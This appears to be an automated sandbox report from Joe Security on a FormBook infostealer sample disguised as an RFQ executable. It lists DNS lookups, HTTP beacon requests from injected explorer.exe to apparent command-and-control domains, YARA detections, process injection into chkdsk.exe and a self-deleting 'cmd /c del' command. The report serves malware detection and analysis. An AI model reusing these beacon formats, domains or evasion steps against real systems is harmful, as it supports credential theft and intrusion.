Jun 16, 2021 11:57:40.251743078 CEST	192.168.2.5	8.8.8.8	0x6b2b	Standard query (0)	www.therios.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 11:56:24.680284023 CEST	8.8.8.8	192.168.2.5	0xbcd	No error (0)	www.jilted owl.com	jiltedowl.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:56:24.680284023 CEST	8.8.8.8	192.168.2.5	0xbcd	No error (0)	jiltedowl.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:29.964941978 CEST	8.8.8.8	192.168.2.5	0x2a65	Server failure (2)	www.top1op p.com	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:35.048515081 CEST	8.8.8.8	192.168.2.5	0xcf90	No error (0)	www.slings hotart.com	slingshotart.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:56:35.048515081 CEST	8.8.8.8	192.168.2.5	0xcf90	No error (0)	slingshotart.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:40.334650040 CEST	8.8.8.8	192.168.2.5	0x2a42	No error (0)	www.ventur ivasiljevic.com		154.216.127.214	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:46.120248079 CEST	8.8.8.8	192.168.2.5	0xaba1	No error (0)	www.helpus helpothers store.com	s.multiscreensite.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:56:46.120248079 CEST	8.8.8.8	192.168.2.5	0xaba1	No error (0)	s.multiscr eensite.com		100.24.208.97	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:46.120248079 CEST	8.8.8.8	192.168.2.5	0xaba1	No error (0)	s.multiscr eensite.com		35.172.94.1	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:51.648000956 CEST	8.8.8.8	192.168.2.5	0x11e1	No error (0)	www.vicdux.life	pixie.porkbun.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:56:51.648000956 CEST	8.8.8.8	192.168.2.5	0x11e1	No error (0)	pixie.pork bun.com		44.227.65.245	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:51.648000956 CEST	8.8.8.8	192.168.2.5	0x11e1	No error (0)	pixie.pork bun.com		44.227.76.166	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:57.677643061 CEST	8.8.8.8	192.168.2.5	0xc140	No error (0)	www.lippoc aritahotel.com	lippocaritahotel.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:56:57.677643061 CEST	8.8.8.8	192.168.2.5	0xc140	No error (0)	lippocarit ahotel.com		103.28.148.178	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 11:57:03.516789913 CEST	8.8.8.8	192.168.2.5	0xb8c	Name error (3)	www.saddletaxweigh.info	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:08.598931074 CEST	8.8.8.8	192.168.2.5	0xbad9	No error (0)	www.sitedesing.com		172.67.193.107	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:08.598931074 CEST	8.8.8.8	192.168.2.5	0xbad9	No error (0)	www.sitedesing.com		104.21.65.220	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:18.857973099 CEST	8.8.8.8	192.168.2.5	0xaae6	No error (0)	www.themiamadison.com	themiamadison.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:57:18.857973099 CEST	8.8.8.8	192.168.2.5	0xaae6	No error (0)	themiamadison.com		192.0.78.24	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:18.857973099 CEST	8.8.8.8	192.168.2.5	0xaae6	No error (0)	themiamadison.com		192.0.78.25	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:24.191294909 CEST	8.8.8.8	192.168.2.5	0xb48c	Name error (3)	www.yorkshirebridalmakeup.info	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:29.276146889 CEST	8.8.8.8	192.168.2.5	0x7eba	No error (0)	www.influenced-brands.com	influenced-brands.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:57:29.276146889 CEST	8.8.8.8	192.168.2.5	0x7eba	No error (0)	influenced-brands.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:34.539542913 CEST	8.8.8.8	192.168.2.5	0x78af	No error (0)	www.angrybird23blog.com		104.252.53.222	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:40.319406033 CEST	8.8.8.8	192.168.2.5	0x6b2b	Name error (3)	www.therios.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.jiltedowl.com
- www.slingshotart.com
- www.venturivasiljevic.com
- www.helpushelpothersstore.com
- www.vicdux.life
- www.lippocaritahotel.com
- www.sitedesing.com
- www.themiamadison.com
- www.influenced-brands.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49724	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:24.730427027 CEST	1351	OUT	GET /um8e/?4h=KKIQ4+/JXGLy+NPKOmU9hT636Guj5rKZNfTWQVYkTfV7RhYYbHnV1SAJBWZXUUxQase4&z6AhC6=4h0836-hg HTTP/1.1 Host: www.jiltedowl.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:24.869313002 CEST	1351	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 16 Jun 2021 09:56:24 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be47-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49725	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:35.094669104 CEST	1352	OUT	GET /um8e/?4h=+OafPWEw6Z0Z/R6BCooy8AJa5dJFYQpN1/QWnuYdhiYhG0yayK8Tfl0bClCAF0vxrCxk&z6AhC6=4h0836-hg HTTP/1.1 Host: www.slingshotart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 16, 2021 11:56:35.233381033 CEST	1353	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 16 Jun 2021 09:56:35 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be47-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49726	154.216.127.214	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:40.636791945 CEST	1354	OUT	GET /um8e/?4h=Yr1O9d2lyD9rL0BsR5AOXBjd9Tt7L5u6HmDWn6NeMbq+6FaKs7VlSuQ+xmgdPYl8Ubqc&z6AhC6=4h0836-hg HTTP/1.1 Host: www.venturivasiljevic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49727	100.24.208.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:46.288027048 CEST	1355	OUT	GET /um8e/?4h=Xi9PH5iXPg7OqoK0h1gN6IvgnIc5gotQ/5tv039xv1j+fqecGtXMWbrdMdu22zA2SdJt&z6AhC6=4h0836-hg HTTP/1.1 Host: www.helpushelpothersstore.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:46.451286077 CEST	1355	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 16 Jun 2021 09:56:46 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49728	44.227.65.245	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:52.072431087 CEST	1356	OUT	GET /um8e/?4h=xbMoviQlEnjsHrEbTPTiLAbjABxJdIVdbR0FO8anDWX5sWiRIQHIKvYrn6XTqKSl/tf+&z6AhC6=4h0836-hg HTTP/1.1 Host: www.vicdux.life Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 16, 2021 11:56:52.284991026 CEST	1356	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 16 Jun 2021 09:56:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://vicdux.life X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49730	103.28.148.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:56:57.887948036 CEST	1374	OUT	GET /um8e/?4h=jQU7CxI2ATQsp+gAQw0922hAeD0Z0/nKIEFQeuBuNEOev1XtQ7gaXUtk4Kl0GHqLnKhz&z6AhC6=4h0836-hg HTTP/1.1 Host: www.lippocaritahotel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 16, 2021 11:56:58.096405029 CEST	1374	IN	HTTP/1.1 404 Not Found Server: nginx/1.21.0 Date: Wed, 16 Jun 2021 09:56:58 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 315 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49737	172.67.193.107	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:57:08.644377947 CEST	5377	OUT	GET /um8e/?4h=5AA2OBt9f+luPmvaEKU5k+Cesx0roAkoENQvosg49Q0qMzSHjZ+2qPqQ9q6NL9KFhBoB&z6AhC6=4h0836-hg HTTP/1.1 Host: www.sitedesing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:57:08.744154930 CEST	5379	IN	HTTP/1.1 404 Not Found Date: Wed, 16 Jun 2021 09:57:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Last-Modified: Tue, 22 Sep 2020 00:47:24 GMT x-amz-version-id: null X-Cache: Error from cloudfront Via: 1.1 fb8c0300277bd0137c1693d3d64ab550.cloudfront.net (CloudFront) X-Amz-Cf-Pop: FRA50-C1 X-Amz-Cf-Id: y9aojRlOqPw51h2tNIfa6ozwR6F_DTB1fNB2CWsR6HITn9EpjEkrwQ== Age: 18063 CF-Cache-Status: DYNAMIC cf-request-id: 0ab5d9e3c70000d711e2127000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=tRq780vLZfpBHc1FT%2FJtQ8HMtc4gG5nzmFAyFtMd1eu3K3El1%2BYfYRZrCVsQk4e2CIyFaIoWsPI8bjSweqTWMkZuf4wkU%2Br1vZP9YTUWSw%2BUsD7ige3QsLJvh%2BRjAnU9"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 66032c193c94d711-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 63 36 36 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 0d 0a 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 0d 0a 20 20 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 75 72 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 68 74 74 70 3a 2f 2f 73 69 74 65 64 65 73 69 6e 67 2e 63 6f 6d 2f 34 30 34 2f 22 3e 20 0d 0a 0d 0a 0d 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 69 6d 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 68 74 74 70 3a 2f 2f 73 69 74 65 64 65 73 69 6e 67 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 41 73 73 65 74 20 31 35 35 37 40 33 78 2e 70 6e 67 22 3e 0d 0a 0d 0a 0d 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 27 6f 67 3a 74 69 74 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 22 34 30 34 20 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 48 75 6d 61 6e 69 74 61 72 69 73 65 6e 20 61 76 75 6e 20 6d 61 61 69 6c 6d 61 61 6e 20 73 75 6b 65 6c 74 61 76 61 20 62 6c 6f 67 69 22 3e 0d 0a 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 61 72 74 69 63 6c 65 22 3e 0d 0a 0d 0a 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 63 61 6e 6f 6e Data Ascii: 1c66<!DOCTYPE html><html lang="en"> <head> <meta property="og:url" content="http://sitedesing.com/404/"> <meta property="og:image" content="http://sitedesing.com/images/Asset 1557@3x.png"><meta property='og:title' content="404 Page not found - Humanitaarisen avun maailmaan sukeltava blogi"><meta property="og:type" content="article"> <link rel="canon

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49738	192.0.78.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:57:18.902817965 CEST	5387	OUT	GET /um8e/?4h=NkJAbAW12eli3K5LHnKsR+Euvd9TZZ9XHnn7bgS23Br3geXrqL1EBTSK/IXVH0nBwn3R&z6AhC6=4h0836-hg HTTP/1.1 Host: www.themiamadison.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 16, 2021 11:57:18.944828033 CEST	5388	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 16 Jun 2021 09:57:18 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.themiamadison.com/um8e/?4h=NkJAbAW12eli3K5LHnKsR+Euvd9TZZ9XHnn7bgS23Br3geXrqL1EBTSK/IXVH0nBwn3R&z6AhC6=4h0836-hg X-ac: 2.hhn _dca Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49739	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:57:29.320394993 CEST	5389	OUT	GET /um8e/?4h=OS+4PEF1Ll0k0ag4LLFRlEV4qtlkwOP7xXHx1u8kCQ7qmPGCq8FzaBf5dHjLd1oRWXdL&z6AhC6=4h0836-hg HTTP/1.1 Host: www.influenced-brands.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:57:29.460119009 CEST	5389	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 16 Jun 2021 09:57:29 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be47-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: RFQ-BCM 03122020.exe PID: 4628 Parent PID: 5752

General

Start time:	11:55:27
Start date:	16/06/2021
Path:	C:\Users\user\Desktop\RFQ-BCM 03122020.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ-BCM 03122020.exe'
Imagebase:	0x400000
File size:	222795 bytes
MD5 hash:	D3D5E6CAFA8CA89384E56E6374A14203
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.257817339.0000000002160000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.257817339.0000000002160000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.257817339.0000000002160000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

Copyright Joe Security LLC 2021

File Created

File Deleted

File Written

File Read

Analysis Process: RFQ-BCM 03122020.exe PID: 5988 Parent PID: 4628

General

Start time:	11:55:27
Start date:	16/06/2021
Path:	C:\Users\user\Desktop\RFQ-BCM 03122020.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ-BCM 03122020.exe'
Imagebase:	0x400000
File size:	222795 bytes
MD5 hash:	D3D5E6CAFA8CA89384E56E6374A14203
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.304999072.00000000006A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.304999072.00000000006A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.304999072.00000000006A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000001.254539209.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000001.254539209.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000001.254539209.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.304861461.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.304861461.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.304861461.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.305023643.00000000006D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.305023643.00000000006D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.305023643.00000000006D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 5988

General

Start time:	11:55:33
Start date:	16/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: chkdsk.exe PID: 3536 Parent PID: 3472

General

Start time:	11:55:50
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\chkdsk.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0x200000
File size:	23040 bytes
MD5 hash:	2D5A2497CB57C374B3AE3080FF9186FB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.517395311.0000000004320000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.517395311.0000000004320000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.517395311.0000000004320000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.517835626.00000000047A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.517835626.00000000047A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.517835626.00000000047A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.516326886.0000000000120000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.516326886.0000000000120000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.516326886.0000000000120000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 4968 Parent PID: 3536

General

Start time:	11:55:55
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\RFQ-BCM 03122020.exe'
Imagebase:	0x190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4972 Parent PID: 4968

General

Start time:	11:55:55
Start date:	16/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021